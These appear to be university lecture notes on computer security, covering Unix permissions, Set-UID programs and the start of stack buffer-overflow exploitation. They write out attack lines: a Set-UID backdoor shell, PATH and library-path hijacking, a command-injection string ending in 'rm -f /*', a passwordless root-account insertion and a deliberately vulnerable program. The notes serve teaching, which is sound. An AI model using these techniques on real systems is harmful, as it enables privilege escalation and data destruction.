Introduction of Computer and Network Security

1 Overview

A good security professional should possess two important skills: (1) the sense of security, and (2) the knowledge of security principles. I hope that students who finish this course can possess both. Possessing does not mean "knowing"; it means "being able to apply these skills".

2 Risks and Threats

- Risks when using computer systems:
  - You are working on your project in a public library, and you have remotely logged into your department's UNIX server. You have to leave for one minute, and you feel lazy and decide not to lock the screeen of your computer. What is the most severe damage that you can get if a malicious person takes this oppurtunity? How much time does it a malicious person need to achieve the most severe damage?
  - You go to a public lab and wants to use a computer there to remotely login to your department's computer or conduct online banking; what is the risk that you are facing?
  - You go to an ATM machine to get cash in a nice neighbourhood (i.e., there is no forced robbery), what is your risk?
- Risks when setting up computer systems.
  - You want to access your office computer from your home, so you set up your office computer so you can access its desktop remotely. What is the risk?
  - You intall a wireless access point in your house to build a wireless network. What is the risk?
  - You are system administrator, and turn several programs into privileged programs, so you will not be bothered by some of the tasks (users can use those privileged programs to finish those tasks). What is the risk?
- Risks when developing computer systems.
  - Your program has a few buffer-overflow problem, but you are under pressure to release the software product in time, and decide not to fix this bug for this release. What is the risk?
  - Your company just wins the bid for building e-voting systems for the government. What are the risks that you system might face?
  - You are developing an online shopping web site for a store. What are the risks that you will face.
- *Sense* of Security: The ability to see and foresee the risks. If you cannot systematically enumerate the risks in the above examples, you do not have a good sense of security. I hope that after this course, you can gain a good sense of security, and be able to assess your risks when you are to use, setup, or develop computer systems.
- *Lessons learned from previous classes:* students in this class in the past did not pay enough attention to foster the sense of security. Every semester in the demonstration of final project, I saw students (not just a few, but majority of them) who demonstrated excellent functionalities of their systems, but

showed no sense of security. They spent many hours implementing a useful functionality for their systems, but did not spend a single second to think about the security consequence of that functionality (e.g., should we put in access control to prevent the functionality from being abused by malicious users to gain extra privileges?)

3 Countermeasures

- Methods: There are three lines of defense.
  1. Prevention: the focus of this course.
     - prevent it: make it impossible
     - deter it: make it harder
     - deflect it: make other targets more attractive
  2. Detection
     - monitoring
     - intrusion detection
  3. Recovery
     - recover the data
     - identify the damage
     - find the culprit: forensics
- How does prevention work?
  - Policies (IST courses)
  - Cryptography
    - Cryptography is not just for encryption; it can be used to achieve many security-related objectives, such as digital cash, timestamping, secure multiparty computation, e-voting, e-bidding, etc.
    - We only cover some basic cryptography in this class.
  - Control (the key component of this course)
    - Examples: make sure that only those with security clearance can read a file.
    - Hardware control
    - Software control
- How could prevention not work correctly?
  - Vulnerabilities
  - Malicious program: virus, trap doors, etc.
  - Incorrect use of controls
  - Users' mistakes
- How to achieve correct prevention?
  - Security engineering principles
  - Awareness of risk
  - Secure programming

4 The Meaning of Computer Security

When we talk about "computer security", we mean that we are addressing three very important aspects of any computer-related system.

- Confidentiality
- Integrity
- Availability

The meanings of these three words (CIA) are quite broad. For different applications, the interpretation of CIA is different.

- Confidentiality: access (reading, viewing, printing, knowing, etc.)
  - Contents : encryption (cryptography)
  - Existence of data: steganography. For example, stock investigation, prisoner, spy, watermarking
  - Resource hiding: operating system information and configuration
  - Fingerprinting
  - Identity: (anonymity)
- Integrity: modification (includes writing, changing, changing status, deleting, and creating).
  - Data integrity
  - Program integrity
  - System integrity
  - Identity integrity (non-repudiation)
  - Origin (location) integrity (e.g. network traceback)
- Availability.
  - Denial of service
- Examples: what category do they belong to?
  - TCP SYN flooding
  - Sniffering
  - Faked identity
  - ATM machine spoofing
  - Saving passwords in a plaintext file

Unix Security Overview

1 User and Group

- Users
  - root: super user (uid = 0)
  - daemon: handle networks.
  - nobody: owns no files, used as a default user for unprivileged operations.
    - Web browser can run with this mode.
  - User needs to log in with a password. The encrypted password is stored in `/etc/shadow`.
  - User information is stored in `/etc/passwd`, the place that was used to store passwords (not anymore). The following is an example of an entry in this file.

    ```
    john:x:30000:40000:John Doe:/home/john:/usr/local/bin/tcsh
    ```

- Groups
  - Sometimes, it is more convenient if we can assign permissions to a group of users, i.e. we would like to assign permission based on groups.
  - A user has a primary group (listed in `/etc/passwd`), and this is the one associated to the files the user created.
  - Any user can be a member of multiple groups.
  - Group member information is stored in `/etc/group`

    ```
    % groups uid   (display the groups that uid belongs to)
    ```

  - For systems that use NIS (Network Information Service), originally called Yellow Page (YP), we can get the group information using the command `ypcat`.

    ```
    % ypcat group  (can display all the groups and their members)
    ```

2 File Permissions

- File Permissions
  - The meaning of the permission bits in Unix.
    - Owner (u), Group (g), and Others (o).
    - Readable (r), Writable (w), and Executable (x).
    - Example: -rwxrwxrwx (777)
- Permissions on Directories:
  - r: the directory can be listed.
  - w: can create/delete a file or a directory within the directory.

  - x: the directory can be entered.

- Change permission: `chmod`
- Full Access Control List: using `getfacl` and `setfacl`.
- Default File Permission
  - What is the default file permission assigned to the newly created files?
  - This default permission is stored in the `umask` environment variable.
  - `umask`: permissions you do not want
  - Default value in some systems: 022
    - This set the permission of new files (non-executable) to rw-r–r–.
  - Safest value: 077
    - This sets the permission of new files (non-executable) to rw——-.
  - Check your own setting by executing the following

```
% umask
```

  - Change the umask value. You can execute the following command or put it in your .profile file.

```
% umask 077
```

3 Security-Related Commands

- Switch user
  - Change your user ID to xyz, su means “substitute user”)

```
% /bin/su xyz
```

  - Change to root. This is a common way to invoke superuser access). Once you are in the superuser account, the prompt becomes the pound sign (#).

```
% /bin/su -
```

  - Running a command using superuser privilege. Sometimes, we just want to run a command using the superuser privilege. Instead of `su` to root, and run the command, we can use the `sudo` command.

```
(view the shadow file as a superuser)
% sudo more /etc/shadow
```

    To be able to use `sudo` to run a command as the superuser, permissions must be granted (by the root) to the user. This is done through the `/etc/sudoers` file.

- Change the owner of files

  - The `chown` command.

```
% chown wedu file
```

  - Q: Can we allow a user to change the owner of files to another user?
    - No. Actually, only root can use `chown`. Why?
    - We will understand why after we have learned `Set-UID`

- Change the group of files
  - The `chgrp` command.

```
% chgrp seed  /home/seed/785
```

  - Q: Can we allow a user to change the group of files to another group?
    - Yes/No. If you want to change to group XYZ, you must be a member of XYZ
    - The reason is similar to the `chown` command (Set-GID).

- Miscellaneous

```
% whoami (to print out your current user name)
% /usr/bin/id    (display both uid and gid)
% man chmod  (find the manual for the chmod command)
```

Set-UID Privileged Programs

The main focus of this lecture is to discuss privileged programs, why they are needed, how they work, and what security problems they have. A privileged program is one that can give users extra privileges beyond that are already assigned to them. For example, web server is privileged program, because it allows remote users to access the server-side resources; a Set-Root-UID program is a privileged program, because it allows users to gain the root privilege during the execution of the programs.

In this lecture, we focus on the Set-UID mechanism, and we use it as our case studies. However, many of the security principles we discuss here also apply to the other privileged programs.

1 How Set-UID Mechanism Works

- Motivations
  - You want other people to be able to search some words in your file, but you don't want them to be able to read the file. How do you achieve this?
  - Users' passwords are stored in `/etc/shadow`, which is neither readable nor writable to normal users. However, the passwd program allows users to change their passwords. Namely, when users run `passwd`, they can suddenly modify `/etc/shadow`. Moreover users can only modify one entry in `/etc/shadow`, but not the other people's entries. How is this achieved?
- Set-UID programs
  - The concept of *effective* uid and *real* uid.
  - For non `Set-UID` programs, the effective uid and the real uid are the same.
  - For `Set-UID` programs, the effective uid is the owner of the program, while the real uid is the user of the program.
- Effective User UID and Real User UID
  - At login time, the real user ID, effective user ID, and saved user ID of the login process are set to the login ID of the user responsible for the creation of the process. The same is true for the real, effective, and saved group IDs; they are set to the group ID of the user responsible for the creation of the process.
  - When a process calls one of the `exec` family of functions to execute a file (program), the user and/or group identifiers associated with the process can change. If the file executed is a set-user-ID file, the effective and saved user IDs of the process are set to the owner of the file executed. If the file executed is a set-group-ID file, the effective and saved group IDs of the process are set to the group of the file executed. If the file executed is not a set-user-ID or set-group-ID file, the effective user ID, saved user ID, effective group ID, and saved group ID are not changed.
  - Access control is based on effective user IDs and group IDs.
- Why do `passwd`, `chsh` and `su` programs need to be `Set-UID` programs?
- Are there `Set-UID` programs in Windows NT/2000? If not, how is the same problem solved in Windows?

  - Windows does not have the notion of `Set-UID`. A different mechanism is used for implementing privileged functionality. A developer would write a privileged program as a service and the user sends the command line arguments to the service using Local Procedure Call.
  - A service can be started automatically or on-demand.
  - Each service has a security descriptor specifying which users are allowed to start, stop, and configure the service.
  - Services typically run under the Local System account.

- How to turn on the Set-UID bit?

```
% chmod 4755 file    ---> -rwsr-xr-x
```

- How is `Set-UID` implemented in Minix?

```
/* This is the per-process information */
EXTERN struct fproc {

    uid_t fp_realuid;              /* real user id */
    uid_t fp_effuid;               /* effective user id */
    gid_t fp_realgid;              /* real group id */
    gid_t fp_effgid;               /* effective group id */
    ...
}
```

- Malicious use of Set-UID mechanism:
  - An attacker is given 10 seconds in your account. Can he plant a backdoor, so he can come back to your account later on?

```
% cp /bin/sh /tmp
% chmod 4777 /tmp/sh
```

  - By doing the above, the attacker creats a `Set-UID` shell program, with the you being the owner of the program. Therefore, when the attacker later runs the shell program, it will run with your privilege.

- Questions:
  - Can a normal user debug a Set-Root-UID program?
  - Can a normal user use `chown` to change the ownership of a file to any arbitrary user?

2 Vulnerabilities of `Set-UID` Programs

2.1 Hidden Inputs: Environment Variables

A privileged program must conduct sanity check on all the inputs. Input validation is actually part of the access control that a privileged program must conduct to ensure the security of the program. A lot of security problems are caused by the mistakes in input validation.

If inputs are explicit in a program, programmers might remember to do the input validation; if inputs are implicit, input validation may be forgotten, because programmers may not know the existence of such inputs. Environment variables are such kind inputs.

Every UNIX process runs in a specific environment. An environment consists of a table of environment variables, each with an assigned value. Some programs use these environment variables internally; shell programs are examples of these programs. In other words, the value of some environment variables can affect the behavior of a shell program.

Since environment variables are controlled by users, if a program relies on these variables, users can indirectly affect the behavior of such a program by changing the values of some environment variables. Therefore, it is very important to understand whether a privileged program relies on the values of any environment variable. One way a program can be affected by environment varialbles is for this program to use the values of environment variables explicitly in the program. In C, a program can use `getenv()` to access the values of environment varialbles. However, there are many cases when a program *implicitly* uses environment variables; that is where we have seen many vulnerabilities in `Set-UID` programs. We will present several examples in this section.

- `PATH` Environment Variable
  - When running a command in a shell, the shell searches for the command using the `PATH` environment variable, which consists of a list of directories. The shell program searches through this list of directories (in the same order as they are specified in the `PATH` environment variable. The first program that matches with the name of the command will be executed.
  - What would happen in the following? Note that `system (const char *cmd)` library function first invoke the `/bin/sh` program, and then let the shell program execute `cmd`.

    ```
    system ("mail");
    ```

  - The attacker can change PATH to the following, and cause "mail" in the current directory to be executed.

    ```
    PATH=".:$PATH"; export PATH
    ```

- Suppose in our superman's analogy, if the superman's instruction says "turn left" (bad guys are on the left and good guys are on the right, and you are supposed to go to attack the bad guys). If attackers know exactly when and where this turn-left instruction will be executed, they can conduct the attacks similar to the above one, because "left" is a relative direction, not an absolute direction. If beforehand, attackers put a rotating device at the places where you are supposed to turn left, and rotate you 180 degree as soon as you step on it, turning "left" essential turning to where the good guys are. You end up attacking the good guys if you follow instructions.
- `IFS` Environment Variable
  - The `IFS` variable determines the characters which are to be interpreted as white spaces. It stands for Internal Field Separators. Suppose we set this to include the forward slash character:

    ```
    IFS="/ \t\n"; export IFS
    PATH=".:$PATH"; export PATH
    ```

  - Now call any program which uses an absolute `PATH` from a Bourne shell (e.g. `system()`). This is now interpreted like the following that would attempt to execute a command called bin in the current directory of the user.

```
system("/bin/mail root");   --->  system(" bin mail root");
```

  - The IFS bug has pretty much been disallowed in shells now: the invoked new shell process will not inherit the IFS variable.
  - Suppose in the superman's story, superman knows the risk of using "turn left" in the instruction, so he changes that to "turn north", which is now an absolute direction. This is still vulnerable, as "north" is decided by the magnetic field, and unfortunately, magnetic field can be interfered by a magnet that attackers put nearby.

- `LD_LIBRARY_PATH` Environment Variable

  - In `Linux`, unless explicitly specified via the `-static` option during compilation, all Linux programs are incomplete and require further linking to the dynamic link libraries at run time. The dynamic linker/loader `ld.so/ld-linux.so` loads the shared libraries needed by a program, prepares the program to run, and then runs it. You can use the following command to see what shared libraries a program depends on:

```
% ldd /bin/ls
```

  - `LD_LIBRARY_PATH` is an environment variable used by the the dynamic linker/loader (`ld.so` and `ld-linux.so`). It contains a list of directories for the linker/loader to look for when it searches for shared libraries. Multiple directories can be listed, separated with a colon (:). This list is prepended to the existing list of compiled-in loader paths for a given executable, and any system default loader paths.
  - Virtually every `Unix` program depends on `libc.so` and virtually every windows program relies on DLL's. If these libraries can be replaced by malicious copies, malicious code can be invoked when functions in these libraries are invoked.
  - Since `LD_LIBRARY_PATH` can be reset by users, attackers can modify this variable, and force the library loader to search for libraries in the attacker's directory, and thus load the attacker's malicious library.

```
% setenv LD_LIBRARY_PATH .:$LD_LIBRARY_PATH
```

  - To make sure `Set-UID` programs are safe from the manipulation of the `LD_LIBRARY_PATH` environment variable, the runtime linker/loader (`ld.so`) will ignore this environment variable if the program is a `Set-UID` program.
  - Secure applications can also be linked statically with a trusted library to avoid this.
  - In Windows machines, when loading DLLs, generally, the current directory is searched for DLLs before the system directories. If you click on a Microsoft Word document to start Office, the directory containing that document is searched first for DLLs.

- `LD_PRELOAD` Environment Variable

- Many Unix systems allow you to "pre-load" shared libraries by setting an environment variable LD_PRELOAD. These user specified libraries will be loaded before all others. This can be used to selectively override functions in other libraries. For example, if you have already built a library, you can preload it using the following command:

  ```
  % export LD_PRELOAD=./libmylib.so.1.0.1
  ```

  If libmylib.so.1.0.1 contains a function sleep, which is a standard libc function, when a program is executed and calls sleep, the one in libmylib.so.1.0.1 will be invoked.

- Here is a program that override the sleep() function in libc:

  ```
  #include <stdio.h>
  void sleep (int s)
  {
    printf("I am not sleeping!\n");
  }
  ```

  We can compile the program using the following commands (assume that the above program is named a.c):

  ```
  % gcc -fPIC -g -c a.c
  % gcc -shared -o libmylib.so.1.0.1 a.o -lc
  ```

  Now, we run the following program:

  ```
  int main()
  {
    sleep(1);
    return 0;
  }
  ```

  If the environment variable LD_PRELOAD is set to libmylib.so.1.0.1, the sleep() in the standard libc will not be invoked; instead, the sleep() function in our library will be called, and "I am not sleeping!" will be printed out.

- To make sure Set-UID programs are safe from the manipulation of the LD_PRELOAD environment variable, the runtime linker/loader (ld.so) will ignore this environment variable if the program is a Set-UID root program, unless the real UID is also zero.

2.2 Invoking Other Programs

When a prvileged program invokes other programs, attention must be paid on whether unintended programs would get invoked. We know that environment variables are places where we should focus on our attention; there are other places that we should also focus on.

- What are the potential problems if a Set-UID program does the following?

```
// The contents of User_Input are provided by users.
sprintf(command, "/bin/mail %s", User_Input);
system(command);
```

- `User_Input` might contain special characters for the shell: (e.g. |, &, <, >). Remember, the `system()` call actually invokes shell first, and then asks the shell program to execute `"/bin/mail"`. If we are not careful, attackers might cause other commands to be executed by letting `User_Input` be the following string:

```
xyz@example.com ; rm -f /* ; /bin/sh
```

2.3 Other Well-Known Vulnerability Patterns

Other than the above input validation vulnerabilties, there are several other well-known patterns of vulnerabilities. We will discuss each of them in separate lectures. Here is a summary of these patterns.

- Bufferflow Vulnerability
- Race Condition Vulnerability
- Format-String Vulnerability

2.4 Miscellanenous Vulnerabilities

There are many other vulnerabilities that are not easy to put into any of the categories that we have discussed above. Some might be categorized broadly as "input validation vulnerability", but because of their unique features, we discuss them separately here. We cannot enumerate all the vulnerabilities. We only give a few examples to show various mistakes programmers have made in their program logic, and show how such mistakes can be turned into vulnerabilities.

- `lpr` vulnerability: It generates temp files under the `/tmp` directory. The file names are supposed to be random; however, due to an error in the pseudo-random number generation, file names will repeat themselves every 1000 times. The program is a `Set-UID` program. Linking the predictable file name to `/etc/password` will cause `lpr` to overwrite /etc/password.
- `chsh` vulnerability: `chsh` asks users to input the name of a shell program, and save this input in `/etc/passwd`; `chsh` does not conduct sanity checking. The program assumes that the users' inputs consist of only one line. Unfortunately, this assumption can be made false: users can type two lines of inputs, with the second line being something like "xyz::0:0::", i.e., users can insert a new superuser account (uid: 0) with no password.
- `sendmail` vulnerabilities
  - sendmail: (1) incoming emails will be appended to `/var/mail/wedu`. (2) If the owner of the `/var/mail/wedu` is not wedu, `sendmail` will change the owner to wedu using `chown`.
  - Can you exploit this to read wedu's email?
  - Can you exploit this to cause more severe damage to wedu?

3 Improving the Security of `Set-UID` Programs

- The `exec` functions
  - The `exec` family of functions runs a child process by swapping the current process image for a new one. There are many versions of the `exec` function that work in different ways. They can be classified into groups which
    - Use/do not use a shell to start child programs.
    - Handle the processing of command line arguments via a shell (shell can introduce more functionalities than what we expect. Note that shell is a powerful program).
  - Starting sub-processes involves issues of dependency and inheritance of attributes that we have seen to be problematical. The functions `execlp` and `execvp` use a shell to start programs. They make the execution of the program depend on the shell setup of the current user. e.g. on the value of the `PATH` and on other environment variables. The function `execv()` is safer since it does not introduce any such dependency into the code.
  - The `system (cmd)` call passes a string to a shell for execution as a sub-process (i.e. as a separate forked process). It is a convenient front-end to the exec-functions.
  - The standard implementation of `popen()` is a similar story. This function opens a pipe to a new process in order to execute a command and read back any output as a file stream. This function also starts a shell in order to interpret command strings.
- How to invoke a program safely?
  - Avoid anything that invokes a shell. Instead of `system()`, stick with `execve()`: `execve()` does not invoke shell, `system()` does.
  - Avoid `execlp (file, ...)` and `execvp(file,...)`, they exhibit shell-like semantics. They use the contents of that file as standard input to the shell if the file is not valid executable object file.
  - Be wary of functions that may be implemented using a shell.
    - Perl's open() function can run commands, and usually does so through a shell.
- Improve security of system()
  - Recall that `system()` invokes `/bin/sh` first. In Ubuntu, it `execv /bin/sh` with arguments `"sh"`, `"-c"` and the user provided string.
  - In some earlier versions of Ubuntu (e.g. Ubuntu 9.11), `/bin/sh` (actually `bash`) ignores the `Set-UID` bit option. Therefore, when invoking `system (cmd)` in a `Set-UID` program, `cmd` will not be executed with the root privilege, unless `cmd` itself is a `Set-UID` program. The following code in bash drops the Set-UID bit.

```
if (running_setuid && privileged_mode == 0)
    disable_priv_mode ();

...
void disable_priv_mode ()
{
      setuid (current_user.uid);
```

```
        setgid (current_user.gid);
        current_user.euid = current_user.uid;
        current_user.egid = current_user.gid;
}
```

– However, the above protection seems to break some Set-UID programs that need to use `system()`. Therefore, starting from some version, the protection was removed due to the addition of another condition (this is case for both Ubuntu 11.04 and 12.04):

```
if (running_setuid && privileged_mode == 0 && act_like_sh ==0)
    disable_priv_mode ();
```

The variable `act_like_sh` is set to 1 if `bash` is invoked through the `/bin/sh` symbolic link, and thus the privilege will not be diabled. However, if you turn `bash` directly into a set-UID program and try to run it, the protection will still be effective, and the privilege will be dropped.

4 Principle of Least Privilege

Principle of Least Privilege (originally formulated by Saltzer and Schroeder):

> *Every program and every user of the system should operate using the least set of privileges necessary to complete the job.*

The most important reason for limiting the security privileges your code requires to run is to reduce the damage that can occur should your code be exploited by a malicious user. If your code only runs with basic privileges, its difficult for malicious users to do much damage with it. If you require users to run your code using administrator privileges, then any security weakness in your code could potentially cause greater damage by the malicious code that exploits that weakness.

- Questions to ask when writing a privilege program:
  - Does the program need the privileges?
    - If a program does not need any special privileges to run, it should not be a privilege program.
  - Does the program need all the privileges?
    - We only give the program the least set of privileges necessary to complete the job.
    - Many operating systems do not give us with many choices; we can choose either a set that includes all the root privileges or a set that does not include any privilege. Most Unix systems are like this, you are either root or non-root. there is nothing in between.
    - Most modern Unix systems (and Windows) introduces more choices. These systems divide the root privileges into a number of sub-privileges. With such a finer granularity, we can better apply the least-privilege principle.
  - Does the program need the privileges now?
    - A program usually does not need certain privileges for some time; they become unnecessary at the point of time. We should temporarily disable them to achieve the least-privilege principle. The advantage of doing this is that in case the program makes an accidental

mistake, it cannot cause the damage to the things that require the disabled privileges. The figure below illustrates this point.

  - At a later time, the disabled privilege might become necessary again, we can then enable it.
  - Keep in mind that disabling/enabling can reduce the damage in a situation when adversaries cannot inject code into a vulnerable program; if adversaries can inject code into the vulnerable programs, the injected code can enable the privileges by itself.

- Does the program need the privileges in the future?
  - If a privilege will not be used any more, it becomes unnecessary, and should be permanently removed, so the least set of privileges is adjusted based on the future needs.

- What mechanisms does Unix provide for us to achieve the least-privilege principle?
  - Useful system calls: `setuid()`, `seteuid()`, `setgid()`, and `setegid()`.
  - `seteuid(uid)`: It sets the effective user ID for the calling process.
    - If the effective user ID of the calling process is super-user, the uid argument can be anything. This is often used by the super-user to temporarily relinquish/gain its privileges. However, the process's super-user privilege is not lost, the process can gain it back.
    - If the effective user ID of the calling process is not super-user, the uid argument can only be the effective user ID, the real user ID, and the saved user ID. This is often used by a privileged program to regain its privileges (the original privileged effective user ID is saved in the saved user ID).
  - `setuid(uid)`: It sets the effective user ID of the current process. If the effective user ID of the caller is root, the real and saved user IDs are also set.
    - If the effective user ID of the process calling setuid() is the super-user, all the real, effective, and saved user IDs are set to the uid argument. After that, it is impossible for the program to gain the root privilege back (assume uid is not root). This is used to permanently relinquish access to high privileges.
    - A setuid-root program wishing to temporarily drop root privileges, assume the identity of a non-root user, and then regain root privileges afterwards cannot use setuid(). You can accomplish this with the call seteuid().
    - If the effective user ID of the calling process is not the super-user, but uid is either the real user ID or the saved user ID of the calling process, the effective user ID is set to uid. This is similar to seteuid().
  - Examples (in Fedora Linux): A process is running with effective user ID=0, and real user ID=500, what are the effective and real user IDs after running
    - `setuid(500); setuid(0);` Answer: 500/500 (the first call generates 500/500, and the second call fails).
    - `seteuid(500); setuid(0);` Answer: 0/500 (the first call generates 500/500, and the second call generates 0/500).
    - `seteuid(600); setuid(500);` Answer: 500/500 (the first call generates 600/500, and the second call generates 500/500).
    - `seteuid(600); setuid(500); setuid(0);` Answer: 0/500 (the first call generates 600/500, the second generates 500/500, and the third generates 0/500).

Buffer-Overflow Vulnerabilities and Attacks

1 Memory


In the PC architecture there are four basic read-write memory regions in a program: Stack, Data, BSS (Block Started by Symbol), and Heap. The data, BSS, and heap areas are collectively referred to as the "data segment". In the tutorial titled "Memory Layout And The Stack" [1], Peter Jay Salzman described memory layout in a great detail.

- **Stack:** Stack typically located in the higher parts of memory. It usually "grows down": from high address to low address. Stack is used whenever a function call is made.
- **Data Segment**
  - **Data area:** contains global variables used by the program that are not initialized to zero. For instance the string "hello world" defined by `char s[] = "hello world"` in C would exist in the data part.
  - **BSS segment:** starts at the end of the data segment and contains all global variables that are initialized to zero. For instance a variable declared `static int i` would be contained in the BSS segment.
  - **Heap area:** begins at the end of the BSS segment and grows to larger addresses from there. The Heap area is managed by `malloc`, `realloc`, and `free`. The Heap area is shared by all shared libraries and dynamic load modules in a process.

2 Stack Buffer Overflow

2.1 Background about Stack

- Stack Layout: the following figure shows the stack layout after the execution has entered the function `func()`.



- Stack Direction: Stack grows from high address to low address (while buffer grows from low address to high address)

- Return Address: address to be executed after the function returns.
  - Before entering a function, the program needs to remember where to return to after return from the function. Namely the return address has to be remembered.
  - The return address is the address of the instruction right after the function call.
  - The return address will be stored on the stack. In Intel 80x86, the instruction `call func` will pushes the address of the next instruction that immediately follows the `call` statement into the stack (i.e. in the return address region), and then jumps to the code of function `func()`.
- Frame Pointer (FP): is used to reference the local variables and the function parameters. This pointer is stored in a register (e.g. in Intel 80x86, it is the `ebp` register). In the following, we use `$FP` to represent the value of the `FP` register.
  - `variable_a` will be referred to as `($FP-16)`.
  - `buffer` will be referred to as `($FP-12)`.
  - `str` will be referred to as `($FP+8)`.
- Buffer-Overflow Problem: The above program has a buffer-overflow problem.
  - The function `strcpy(buffer, str)` copies the contents from `str` to `buffer[]`.
  - The string pointed by `str` has more than 12 chars, while the size of `buffer[]` is only 12.
  - The function `strcpy()` does not check whether the boundary of `buffer[]` has reached. It only stops when seeing the end-of-string character `'\0'`.
  - Therefore, contents in the memory above `buffer[]` will be overwritten by the characters at the end of `str`.

2.2 A Vulnerable Program

Now, let us look at a more complicated program. Unlike the previous program, the string that is used to overflow the return address is not a static string; it is actually provided by users. In other words, users can decide what should be included in this string.

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int func (char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
```

```
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    func (str);
    printf("Returned Properly\n");
    return 1;
}
```

It is not so difficult to see that the above program has a buffer overflow problem. The program first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. If this program is running as a set-root-uid program, a normal user can exploit this buffer overflow vulnerability and take over the root privileges.

2.3 Exploit the Buffer-Overflow Vulnerability

To fully exploit a stack buffer-overflow vulnerability, we need to solve several challenging problems.


- **Injecting the malicious code:** We need to be able to inject the malicious code into the memory of the target process. This can be done if we can control the contents of the buffer in the targeted program. For example, in the above example, the program gets the input from a file. We can store the malicious code in that file, and it will be read into the memory of the targeted program.
- **Jumping to the malicious code:** With the malicious code already in the memory, if the targeted program can jump to the starting point of the malicious code, the attacker will be in control.
- **Writing malicious code:** Writing a malicious code is not trivial. We will show how a special type of malicious code, *shellcode*, can be written.

2.4 Injecting Malicious Code

With the buffer overflow vulnerability in the program, we can easily inject malicious code into the memory of the running program. Let us assume that the malicious code is already written (we will discuss how to write malicious code later).

In the above vulnerable program, the program reads the contents from the file `"badfile"`, and copy the contents to `buffer`. Therefore, we can simply store the malicious code (in binary form) in the `"badfile"`, the vulnerable program will copy the malicious code to the `buffer` on the stack (it will overflow the `buffer`).

2.5 Jumping to the Malicious Code



- To jump to the malicious code that we have injected into the target program's stack, we need to know the absolute address of the code. If we know the address before hand, when overflowing the buffer, we can use this address to overwrite the memory that holds the return address. Therefore, when the function returns, it will return to our malicious code.
- The challenge is to find where the malicious code starts.
- If the target program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of of your copy, but you should be quite close. You can try several values.
